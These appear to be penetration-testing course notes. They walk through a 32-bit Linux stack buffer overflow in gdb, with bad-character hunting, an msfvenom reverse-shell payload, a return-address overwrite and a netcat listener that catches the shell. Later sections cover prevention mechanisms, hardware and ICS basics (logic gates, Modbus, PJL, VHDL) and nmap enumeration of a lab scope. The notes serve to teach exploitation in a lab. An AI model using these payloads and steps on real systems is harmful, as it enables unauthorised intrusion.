d41y@htb[/htb]$ CHARS="\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
Calculate CHARS Length
To calculate the number of bytes in your CHARS variable, you can use the following:
d41y@htb[/htb]$ echo $CHARS | sed 's/\\x/ /g' | wc -w
256
This string is 256 bytes long. So you need to calculate your buffer again.
Notes
Buffer = "\x55" * (1040 - 256 - 4) = 780
CHARS = "\x00\x01\x02\x03\x04\x05...<SNIP>...\xfd\xfe\xff"
EIP = "\x66" * 4
Now take a look at the whole function. Because if you execute it now, the program will crash without giving you the possibility to follow what happens in the memory. So you will set a breakpoint at the corresponding function so that the execution stops at this point, and you can analyze the memory’s content.
(gdb) disas main
Dump of assembler code for function main:
0x56555582 <+0>: lea ecx,[esp+0x4]
0x56555586 <+4>: and esp,0xfffffff0
0x56555589 <+7>: push DWORD PTR [ecx-0x4]
0x5655558c <+10>: push ebp
0x5655558d <+11>: mov ebp,esp
0x5655558f <+13>: push ebx
0x56555590 <+14>: push ecx
0x56555591 <+15>: call 0x56555450 <__x86.get_pc_thunk.bx>
0x56555596 <+20>: add ebx,0x1a3e
0x5655559c <+26>: mov eax,ecx
0x5655559e <+28>: mov eax,DWORD PTR [eax+0x4]
0x565555a1 <+31>: add eax,0x4
0x565555a4 <+34>: mov eax,DWORD PTR [eax]
0x565555a6 <+36>: sub esp,0xc
0x565555a9 <+39>: push eax
0x565555aa <+40>: call 0x5655554d <bowfunc> # <---- bowfunc Function
0x565555af <+45>: add esp,0x10
0x565555b2 <+48>: sub esp,0xc
0x565555b5 <+51>: lea eax,[ebx-0x1974]
0x565555bb <+57>: push eax
0x565555bc <+58>: call 0x565553e0 <puts@plt>
0x565555c1 <+63>: add esp,0x10
0x565555c4 <+66>: mov eax,0x1
0x565555c9 <+71>: lea esp,[ebp-0x8]
0x565555cc <+74>: pop ecx
0x565555cd <+75>: pop ebx
0x565555ce <+76>: pop ebp
0x565555cf <+77>: lea esp,[ecx-0x4]
0x565555d2 <+80>: ret
End of assembler dump.
Breakpoint
To set a breakpoint:
(gdb) break bowfunc
Breakpoint 1 at 0x56555551
And now, you can execute the newly created input and look at the memory.
Send CHARS
(gdb) run $(python -c 'print "\x55" * (1040 - 256 - 4) + "\x00\x01\x02\x03\x04\x05...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 256 - 4) + "\x00\x01\x02\x03\x04\x05...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
/bin/bash: warning: command substitution: ignored null byte in input
Breakpoint 1, 0x56555551 in bowfunc ()
After you have executed your buffer with the bad characters and reached the breakpoint, you can look at the stack.
Stack
(gdb) x/2000xb $esp+500
0xffffd28a: 0xbb 0x69 0x36 0x38 0x36 0x00 0x00 0x00
0xffffd292: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xffffd29a: 0x00 0x2f 0x68 0x6f 0x6d 0x65 0x2f 0x73
0xffffd2a2: 0x74 0x75 0x64 0x65 0x6e 0x74 0x2f 0x62
0xffffd2aa: 0x6f 0x77 0x2f 0x62 0x6f 0x77 0x33 0x32
0xffffd2b2: 0x00 0x55 0x55 0x55 0x55 0x55 0x55 0x55
# |---> "\x55"s begin
0xffffd2ba: 0x55 0x55 0x55 0x55 0x55 0x55 0x55 0x55
0xffffd2c2: 0x55 0x55 0x55 0x55 0x55 0x55 0x55 0x55
<SNIP>
Here you can recognize at which address your \x55 begins. From here, you can go further down and look for the place where your CHARS start.
Stack - CHARS
<SNIP>
0xffffd5aa: 0x55 0x55 0x55 0x55 0x55 0x55 0x55 0x55
0xffffd5b2: 0x55 0x55 0x55 0x55 0x55 0x55 0x55 0x55
0xffffd5ba: 0x55 0x55 0x55 0x55 0x55 0x01 0x02 0x03
# |---> CHARS begin
0xffffd5c2: 0x04 0x05 0x06 0x07 0x08 0x00 0x0b 0x0c
0xffffd5ca: 0x0d 0x0e 0x0f 0x10 0x11 0x12 0x13 0x14
0xffffd5d2: 0x15 0x16 0x17 0x18 0x19 0x1a 0x1b 0x1c
<SNIP>
You see where your \x55 ends, and the CHARS variable begins. But if you look closely at it, you will see that it starts with \x01 instead of \x00. You have already seen the warning during the execution that the null byte in your input was ignored.
So you can note this character, remove it from your variable CHARS and adjust the number of your \x55:
Notes
# Substract the number of removed characters
Buffer = "\x55" * (1040 - 255 - 4) = 781
# "\x00" removed: 256 - 1 = 255 bytes
CHARS = "\x01\x02\x03...<SNIP>...\xfd\xfe\xff"
EIP = "\x66" * 4
Send CHARS - without Null Byte
(gdb) run $(python -c 'print "\x55" * (1040 - 255 - 4) + "\x01\x02\x03\x04\x05...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 255 - 4) + "\x01\x02\x03\x04\x05...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
Breakpoint 1, 0x56555551 in bowfunc ()
Stack
(gdb) x/2000xb $esp+550
<SNIP>
0xffffd5ba: 0x55 0x55 0x55 0x55 0x55 0x01 0x02 0x03
0xffffd5c2: 0x04 0x05 0x06 0x07 0x08 0x00 0x0b 0x0c
# |----| <- "\x09" expected
0xffffd5ca: 0x0d 0x0e 0x0f 0x10 0x11 0x12 0x13 0x14
<SNIP>
Here it depends on your bytes’ correct ordet in the variable CHARS to see if any char changes, interrupts, or skips the order. Now you recognize that after the \x08, you encounter the \x00 instead of the x\09 as expected. This tells you that this char is not allowed here and must be removed accordingly.
Notes
# Substract the number of removed characters
Buffer = "\x55" * (1040 - 254 - 4) = 782
# "\x00" & "\x09" removed: 256 - 2 = 254 bytes
CHARS = "\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b...<SNIP>...\xfd\xfe\xff"
EIP = "\x66" * 4
Send CHARS - without \x00 & \x09
(gdb) run $(python -c 'print "\x55" * (1040 - 254 - 4) + "\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 254 - 4) + "\x01\x02\x03\x04\x05\x06\x07\x08\x0a\x0b...<SNIP>...\xfc\xfd\xfe\xff" + "\x66" * 4')
Breakpoint 1, 0x56555551 in bowfunc ()
Stack
(gdb) x/2000xb $esp+550
<SNIP>
0xffffd5ba: 0x55 0x55 0x55 0x55 0x55 0x01 0x02 0x03
0xffffd5c2: 0x04 0x05 0x06 0x07 0x08 0x00 0x0b 0x0c
# |----| <- "\x0a" expected
0xffffd5ca: 0x0d 0x0e 0x0f 0x10 0x11 0x12 0x13 0x14
<SNIP>
This process must be repeated until all chars that could interrupt the flow are removed.
Generating Shellcode
Before you generate your shellcode, you have to make sure that the individual components and properties match the target system. Therefore you have to pay attention to the following areas:
- Architecture
- Platform
- Bad Characters
MSFvenom Syntax
d41y@htb[/htb]$ msfvenom -p linux/x86/shell_reverse_tcp lhost=<LHOST> lport=<LPORT> --format c --arch x86 --platform linux --bad-chars "<chars>" --out <filename>
MSFvenom - Generate Shellcode
d41y@htb[/htb]$ msfvenom -p linux/x86/shell_reverse_tcp lhost=127.0.0.1 lport=31337 --format c --arch x86 --platform linux --bad-chars "\x00\x09\x0a\x20" --out shellcode
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
Saved as: shellcode
Shellcode
d41y@htb[/htb]$ cat shellcode
unsigned char buf[] =
"\xda\xca\xba\xe4\x11\xd4\x5d\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x12\x31\x50\x17\x03\x50\x17\x83\x24\x15\x36\xa8\x95\xcd\x41"
"\xb0\x86\xb2\xfe\x5d\x2a\xbc\xe0\x12\x4c\x73\x62\xc1\xc9\x3b"
<SNIP>
Now that you have your shellcode, you adjust it to have only one string, and then you can adapt and submit your simple exploit again.
Notes
Buffer = "\x55" * (1040 - 124 - 95 - 4) = 817
NOPs = "\x90" * 124
Shellcode = "\xda\xca\xba\xe4\x11...<SNIP>...\x5a\x22\xa2"
EIP = "\x66" * 4'
Exploit will Shellcode
(gdb) run $(python -c 'print "\x55" * (1040 - 124 - 95 - 4) + "\x90" * 124 + "\xda\xca\xba\xe4...<SNIP>...\xad\xec\xa0\x04\x5a\x22\xa2" + "\x66" * 4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 124 - 95 - 4) + "\x90" * 124 + "\xda\xca\xba\xe4...<SNIP>...\xad\xec\xa0\x04\x5a\x22\xa2" + "\x66" * 4')
Breakpoint 1, 0x56555551 in bowfunc ()
Next, you check if the first bytes of your shellcode match the bytes after the NOPS.
Stack
(gdb) x/2000xb $esp+550
<SNIP>
0xffffd64c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd654: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd65c: 0x90 0x90 0xda 0xca 0xba 0xe4 0x11 0xd4
# |----> Shellcode begins
<SNIP>
Identification of the Return Address
After checking that you still control the EIP with your shellcode, you now need a memory address where your NOPs are located to tell the EIP to jump to it. This memory address must not contain any of the bad chars you found previously.
GBD NOPS
(gdb) x/2000xb $esp+1400
<SNIP>
0xffffd5ec: 0x55 0x55 0x55 0x55 0x55 0x55 0x55 0x55
0xffffd5f4: 0x55 0x55 0x55 0x55 0x55 0x55 0x90 0x90
# End of "\x55"s ---->| |---> NOPS
0xffffd5fc: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd604: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd60c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd614: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd61c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd624: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd62c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd634: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd63c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd644: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd64c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd654: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xffffd65c: 0x90 0x90 0xda 0xca 0xba 0xe4 0x11 0xd4
# |---> Shellcode
<SNIP>
Here, you now have to choose an address to which you refer the EIP and which reads and executes one byte after the other starting at this address. In this example, you take the address 0xffffd64c.

After selecting a memory address, you replace your \x66 which overwrites the EIP to tell it to jump to the 0xffffd64c address. Note that the input of the address is entered backward.
Notes
Buffer = "\x55" * (1040 - 100 - 95 - 4) = 841
NOPs = "\x90" * 100
Shellcode = "\xda\xca\xba\xe4\x11\xd4...<SNIP>...\x5a\x22\xa2"
EIP = "\x4c\xd6\xff\xff"
Since your shellcode creates a reverse shell, you let netcat listen on port 31337.
Netcat - Reverse Shell Listener
student@nix-bow:$ nc -nlvp 31337
Listening on [0.0.0.0] (family 0, port 31337)
After starting your netcat listener, you now run your adapted exploit again, which then triggers the CPU to connect to your listener.
Exploitation
(gdb) run $(python -c 'print "\x55" * (1040 - 100 - 95 - 4) + "\x90" * 100 + "\xda\xca\xba...<SNIP>...\x5a\x22\xa2" + "\x4c\xd6\xff\xff"')
Netcat - Reverse Shell Listener
Listening on [0.0.0.0] (family 0, port 31337)
Connection from 127.0.0.1 33504 received!
id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
You now see that you got a connection from the local IP address. However, it is not obvious if you have a shell. So you type the command id to get more information about the user. If you get a return value with information, you know that you are in a shell.
Proof-of-Concept
Public Exploit Modification
It can happen that during your penetration test, you come across outdated software and find and exploit that exploits an already known vulnerability. These exploits often contain intentional errors in the code. These errors often serve as a security measure because inexperienced beginners cannot directly execute these vulnerabilities to prevent harm to the individuals and organizations that may be affected by this vulnerability.
To edit and customize them, the most important thing is to understand how the vulnerability works, what function the vulnerability is in, and how to trigger execution. With almost all exploits, you will have to adapt the shellcode to your conditions. Instead, it depends on the complexity of the exploit.
It plays a significant role in whether the shellcode has been adopted to the protection mechanisms or not. In this case, your shellcode with a different length can have an unwanted effect. Such exploits can be written in different languages or only as a description.
The exploits may be different from the OS, resulting in different instructions, for example. It is essential to set up an identical system where you can try your exploit before running it blind on your target system. Such exploits can cause the system to crash, preventing you from further testing the service. Since it its part of your everyday life to continually find your way in new environments and always learn to keep the overview, you have to use new situations to improve and perfect this ability. Therefore you can use two applications to train these skills.
Prevention Techniques and Mechanisms
The best protection against buffer overflows is security-conscious programming. Software developers should inform themselves about the relevant pitfalls and strive for deliberately secure programming. Besides, there are security mechanisms that support developers and prevent users from exploiting such vulnerabilites.
These include security mechanisms:
Canaries
The canaries are known values written to the stack between buffer and control dato to detect buffer overflows. The principle is that in case of a buffer overflow, the canary would be overwritten first and that the OS checks during runtime that the canary is present and unaltered.
Address Space Layout Randomization (ASLR)
ASLR is a security mechanism against buffer overflows. It makes some types of attacks more difficult by making it difficult to find target addresses in memory. The OS uses ASLR to hide the relevant memory addresses from you. So the addresses need to be guessed, where a wrong address most likely causes a crash of the program, and accordingly, only one attempt exists.
Data Execution Prevention (DEP)
… is a security feature available in Windows XP, and later with Service Pack 2 and above, programs are monitored during execution to ensure that they access memory areas cleanly. DEP terminates the program attempts to call or access the program code in an authorized manner.
Hardware / ICS
Hardware / ICS Fundamentals
Gerber
.grb
Gerber files are open ASCII vector format files that contain information on each phyiscal board layer of your PCB (Print Circuit Board) design. Circuit board objects, like copper traces, vias, pads, solder masks, and silkscreen images, are all represented by a flash or draw code and defined by a series of vector coordinates. PCB manufacturers use these files to translate the details of a design into the physical properties of the PCB. The PCB design software typically generates Gerber files, although the process will vary with each CAD tool. Gerber data does not have a specific identifying file name as a text file but has a common extension such as .gb or .gbr.
Further readings:
Logic Gates
… are an electronic circuit that are designed by using electrical components like diodes, transistors, resistors, and more. It is used to perform logical operations based on the inputs provided to it and gives a logical output that can either be high (1) or low (0). The operation of logic gates is based on boolean algebra or mathematics.
They are constructed from so-called transistors. Transistors are electronic components that are essentially switches. Unlike manual switches, which are operated by hand, electronic switches can be controlled by an electrical input signal.
Gate Types
AND Gate
… takes two (or more) inputs and gives out a 1 if all the inputs are 1. Otherwise, it gives out a 0.
| Input A | Input B | Output Q |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 0 |
| 1 | 0 | 0 |
| 1 | 1 | 1 |
NOT Gate
… takes one bit as input and gives back an output which is NOT the input.

| Input A | Output Q |
|---|---|
| 0 | 1 |
| 1 | 0 |
OR Gate
… takes two (or more) inputs and gives out a 1 if any of the inputs are 1.

| Input A | Input B | Output Q |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 1 |
NAND Gate
… operates in the oppposite way of the AND gate.

| Input A | Input B | Output Q |
|---|---|---|
| 0 | 0 | 1 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |

NOR Gate
… operates in the opposite way of the OR gate.

| Input A | Input B | Output Q |
|---|---|---|
| 0 | 0 | 1 |
| 0 | 1 | 0 |
| 1 | 0 | 0 |
| 1 | 1 | 0 |
XOR Gate
… outputs 1 if one of its two inputs is 1 - but not both.

| Input A | Input B | Output Q |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |
XNOR Gate
… works like an XOR gate with an inverter on the output.

| Input A | Input B | Output Q |
|---|---|---|
| 0 | 0 | 1 |
| 0 | 1 | 0 |
| 1 | 0 | 0 |
| 1 | 1 | 1 |
Modbus
Modbus is an industrial protocol standard that was created by Modicon, now Schneider Electric, in the late 1970s for communication among programmable logic controllers (PLC). Modbus remains the most widely available protocol for connecting industrial devices. The Modbus protocol specification is openly published and use of the protocol is royalty-free.

Modbus protocol is defined as a master/slave protocol, meaning a device operating a master will poll one or more devices operating as a slave. This means a slave device cannot volunteer information; it must wait to be asked for it. The master will write data to a slave device’s registers, and read data from a slave device’s registers. A register address or register reference is always in the context of the slave’s registers.
The most commonly used form of Modbus protocol is RTU over RS-485. Modbus RTU is a relatively simple serial protocol that can be transmitted via traditional UART technology. Data is transmitted in 8-bit bytes, one bit at a time, at baud rates ranging from 1200 bits per second to 115200 bits per second. The majority of Modbus RTU devices only support speeds up to 38400 bits per second.
A Modbus RTU network has one master and one or more slaves. Each slave has a unique 8-bit device address or unit number. Packets sent by the master include the address of the slave the message is intended for. The slave must respond only if its address is recognized, and must respond within a certain time period or the master will call it a “no response” error.
Each exchange of data consists of a request from the master, followed by a response from the slave. Each data packet, whether request or response, begins with the device address or slave address, followed by function code, followed by parameters defining what is being asked for or provided. The exact formats of the request and response are documented in detail in the Modbus protocol specification. The general outline of each request and response is illustrated below.

Modbus data is most often read and written as “registers” which are 16-bit pieces of data. Most often, the register is either a signed or unsigned 16-bit integer. If a 32-bit integer or floating point is required, these values are actually read as a pair of registers. The most commonly used register is called a Holding Register, and these can be read or written. The other possible type is Input Register, which is read-only.
The exceptions to registers being 16 bits are the coil and the discrete input, which are each 1 bit only. Coils can be read or written, while discrete inputs are read-only. Coils are usually associated with relay outputs.
The type of register being addressed by a Modbus request is determined by the function code. The most common codes include 3 for “real holding registers”, and may read 1 or more. Function code 6 is used to write a single holding register. Function code 16 is used to write one or more holding registers.
Modbus TCP
Modbus encapsulates Modbus RTU request and response data packets in a TCP packet transmitted over standard Ethernet networks. The unit number is still included and its interpretation varies by application - the unit or slave address is not the primary means of addressing in TCP. The address of most importance here is the IP address. The standard port for Modbus TCP is 502, but port number can often be reassigned if desired.
The checksum field normally found at the end of an RTU packet is omitted from the TCP packet. Checksum and error handlind are handled by Ethernet in the case of Modbus TCP.
Modbus TCP makes the definition of master and slave less obvious because Ethernet allows peer to peer communication. The definition of client and server are better known entities in Ethernet based networking. In this context, the slave becomes the server and the master becomes the client. There can be more than one client obtaining data from a server. In Modbus terms, this means there can be multiple masters as well as multiple slaves. Rather than defining master and slave on a physical device bases, it now becomes the system designer’s responsibility to create logical associations between master and slave functonality.
Register Types
The types of registers referenced in Modbus devices include the following:
| Register Type | Function | Size | R/W |
|---|---|---|---|
| Coil (Discrete Output) | used to control discrete outputs | 1-bit | R/W |
| Discrete Input (or Status Input) | used as inputs | 1-bit | R |
| Input Register | used for input | 16-bit | R |
| Holding Register | used for a variety of things including inputs, outputs, config data, or any requirement for “holding data” | 16-bit | R/W |
Function Codes
Modbus protocol defines several function codes for accessing Modbus registers. There are four different data blocks defined by Modbus, and the addresses or register numbers in each of those overlap. Therefore, a complete definition of where to find a piece of data requires both the address and function code.
The function codes most commonly reconized by Modbus devices are indicated in the table below. This is only a subset of the codes available - several of the codes have special applications that most often do not apply.
| Function Code | Register Type |
|---|---|
| 1 | Read Coil |
| 2 | Read Discrete Input |
| 3 | Read Holding Registers |
| 4 | Read Input Registers |
| 5 | Write Single Coil |
| 6 | Write Single Holding Register |
| 15 | Write Multiple Coils |
| 16 | Write Multiple Holding Registers |
PJL Commands
PJL stands for Printer Job Language developed by Hewlett-Packard. A documentation can be found here. It allows:
- Control print jobs
- Query printer status, configurations
- Switch between languages
- Set environment variables
- Manage print job separation
Basic Commands
| Command | Description |
|---|---|
FSAPPEND | Appends data to an existing file or creates a new file. |
FSDELETE | Deletes printer mass storage files. |
FSDIRLIST | Lists PJL file system files and dirs. |
FSDOWNLOAD | Downloads files to the printer mass storage system. |
FSINIT | Initializes the printer mass storage file system. |
FSMKDIR | Creates a dir on the printer mass storage file system. |
FSQUERY | Queries existence if dirs and files and returns file size. |
FSUPLOAD | Uploads all or part of a file from the printer to the host. |
SAL
.sal
A SAL file is a capture file in Saleae Logic Analyzer. A .sal capture itself is a zip file containing:
meta.json- a json file describing the capturedigital-#.bin- raw digital dataanalog-#.bin- raw analog data
Analysis
… can be done using Saleae’s Logic Analyzer Logic 2.
To start Logic 2:
chmod +x ./Logic-x.x.x-master.AppImage
./Logic-x.x.x-master.AppImage
- Inside the analyzer, click “Open a capture” and select the target file
- Open “Analyzer” tab on the right and click on “Async Serial”
- A dialogue opens and configuration needs to be done (BitRate)
- Save
- Convert values into ASCII to read data
note
Async Serial or Asynchronous serial communication is a form of serial communication in which the communicating endpoints’ interfaces are not continuously synchronized by a common clock signal.
Handling Framing Errors
A framing error happens when a receiver in a serial communication system fails to correctly identify the boundaries of a byte or character. If the bits are being read too fast or too slow, the bits will give different values. To fix this, find the shortest interval.
tip
Think of it like this: You’re trying to read words from someone who is speaking, but their pauses between words are messed up:
Th isis af rame in ge rro r.
Logic 2 will warn you if there are framing errors present.
To calculate the actual bit rate:
Bit rate (bit/s) = 1 second / (interval(microseconds) x 10^(-6)) seconds
# ignore decimals
VHDL (VHSIC Hardware Description Language)
.vhd
… is a hardware description language that can model the behaviour and structure of digital systems at multiple levels of abstraction, ranging from the system level down to that of logic gates, for design entry, documentation, and verification purposes.
The following code will be creating a VHDL file that describes an AND gate:
signal and_gate : std_logic;
and_gate <= input_1 and input_2;
The first line of code defines a signal of type std_logic and it is called and_gate. Std_logic is the type that is most commonly used to define signals, but there are others too. This code will generate an AND gate with a single output and two inputs. The keyword “and” is reserved in VHDL. The <= operator is known as the assignment operator. When you verballly parse the code above, you can say out load, “The signal and_gate GETS input_1 and-ed with input_2”.
Input and outputs are defined in an entity. An entity contains a port that defines all inputs and outputs to a file:
entity example_and is
port (
input_1 : in std_logic;
input_2 : in std_logic;
and_result : out std_logic
);
end example_and;
This is a basic entity. It defines an entity called example_and and three signals, two inputs, and one output, all of which are of type std_logic. One other VHDL keyword is needed to make this complete, namely architecture. An architecture is used to describe the functionality of a particular entity. Think of it as a thesis paper: the entity is the table of contents and the architecture is the content.
architecture rtl of example_and is
signal and_gate : std_logic;
begin
and_gate <= input_1 and input_2;
and_result <= and_gate;
end rtl;
The above code defines an architecture called rtl of entity example_and. All signals that are used by the architecture must be defined between the “is” and the “begin” keywords. The actual architecture logic comes between the “begin” and “end” keywords. One last thing you need to tell the tool is which library to use. A library defines how certain keywords behave in your file.
library ieee;
use ieee.std_logic_1164.all;
Results in:
library ieee;
use ieee.std_logic_1164.all;
entity example_and is
port (
input_1 : in std_logic;
input_2 : in std_logic;
and_result : out std_logic
);
end example_and;
architecture rtl of example_and is
signal and_gate : std_logic;
begin
and_gate <= input_1 and input_2;
and_result <= and_gate;
end rtl;
Initial Access
- Attacking Common Applications
- Attacking Common Services
- Footprinting
- Password Attacks
- Phishing
- Shells & Payloads
- Web Reconnaissance
Attacking Common Applications
- Application Discovery & Enum
- CMS
- Common Gateway Interfaces
- Customer Service / Configuration Management
- Infra & Network Tools
- Misc Applications
- Other Notable Apps
- Servlet Containers / Software Dev
- Thick Client Applications
Application Discovery & Enumeration
Initial Enum
Assuming your client provided you with the following scope:
d41y@htb[/htb]$ cat scope_list
app.inlanefreight.local
dev.inlanefreight.local
drupal-dev.inlanefreight.local
drupal-qa.inlanefreight.local
drupal-acc.inlanefreight.local
drupal.inlanefreight.local
blog-dev.inlanefreight.local
blog.inlanefreight.local
app-dev.inlanefreight.local
jenkins-dev.inlanefreight.local
jenkins.inlanefreight.local
web01.inlanefreight.local
gitlab-dev.inlanefreight.local
gitlab.inlanefreight.local
support-dev.inlanefreight.local
support.inlanefreight.local
inlanefreight.local
10.129.201.50
You can start with an Nmap scan of common web ports (for example with 80, 443, 8000, 8080, 8180, 8888, 10000) and then run either EyeWitness or Aquatone against this inital scan. While reviewing the screenshot of the most common ports, you may run a more thorough Nmap scan against the top 10,000 ports or all TCP ports, depending on the size of the scope. Since enumeration is an iterative process, you will run a web screenshotting tool against any subsequent Nmap scans you perform to ensure maximum coverage.
On a non-evase full scope pentest, you will usually run a Nessus scan too to give the client the most bang for their buck, but you must be able to perform assessments without relying on scannig tools. Even though most assessments are time-limited, you can provide your clients maximum value by establishing a repeatable and thorough enumeration methodology that can be applied to all environments you cover. You need to be efficient during the information gathering/discovery stage while not taking shortcuts that could leave critical flaws undiscovered. Everyone’s methodology and preferred tools will vary a bit, and you should strive to create one that works for you while still arriving at the same end goal.
All scans you perform during a non-evasive engagement are to gather data as inputs to your manual validation and manual testing process. You should not rely solely on scanners as the human element in pentesting is essential. You often find the most unique and severe vulns and misconfigs only through thorough manual testing.
d41y@htb[/htb]$ sudo nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-07 21:49 EDT
Stats: 0:00:07 elapsed; 1 hosts completed (4 up), 4 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 81.24% done; ETC: 21:49 (0:00:01 remaining)
Nmap scan report for app.inlanefreight.local (10.129.42.195)
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap scan report for app-dev.inlanefreight.local (10.129.201.58)
Host is up (0.12s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8000/tcp open http-alt
8009/tcp open ajp13
8080/tcp open http-proxy
8180/tcp open unknown
8888/tcp open sun-answerbook
Nmap scan report for gitlab-dev.inlanefreight.local (10.129.201.88)
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8081/tcp open blackice-icecap
Nmap scan report for 10.129.201.50
Host is up (0.13s latency).
Not shown: 991 closed ports
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
8000/tcp open http-alt
8080/tcp open http-proxy
8089/tcp open unknown
<SNIP>
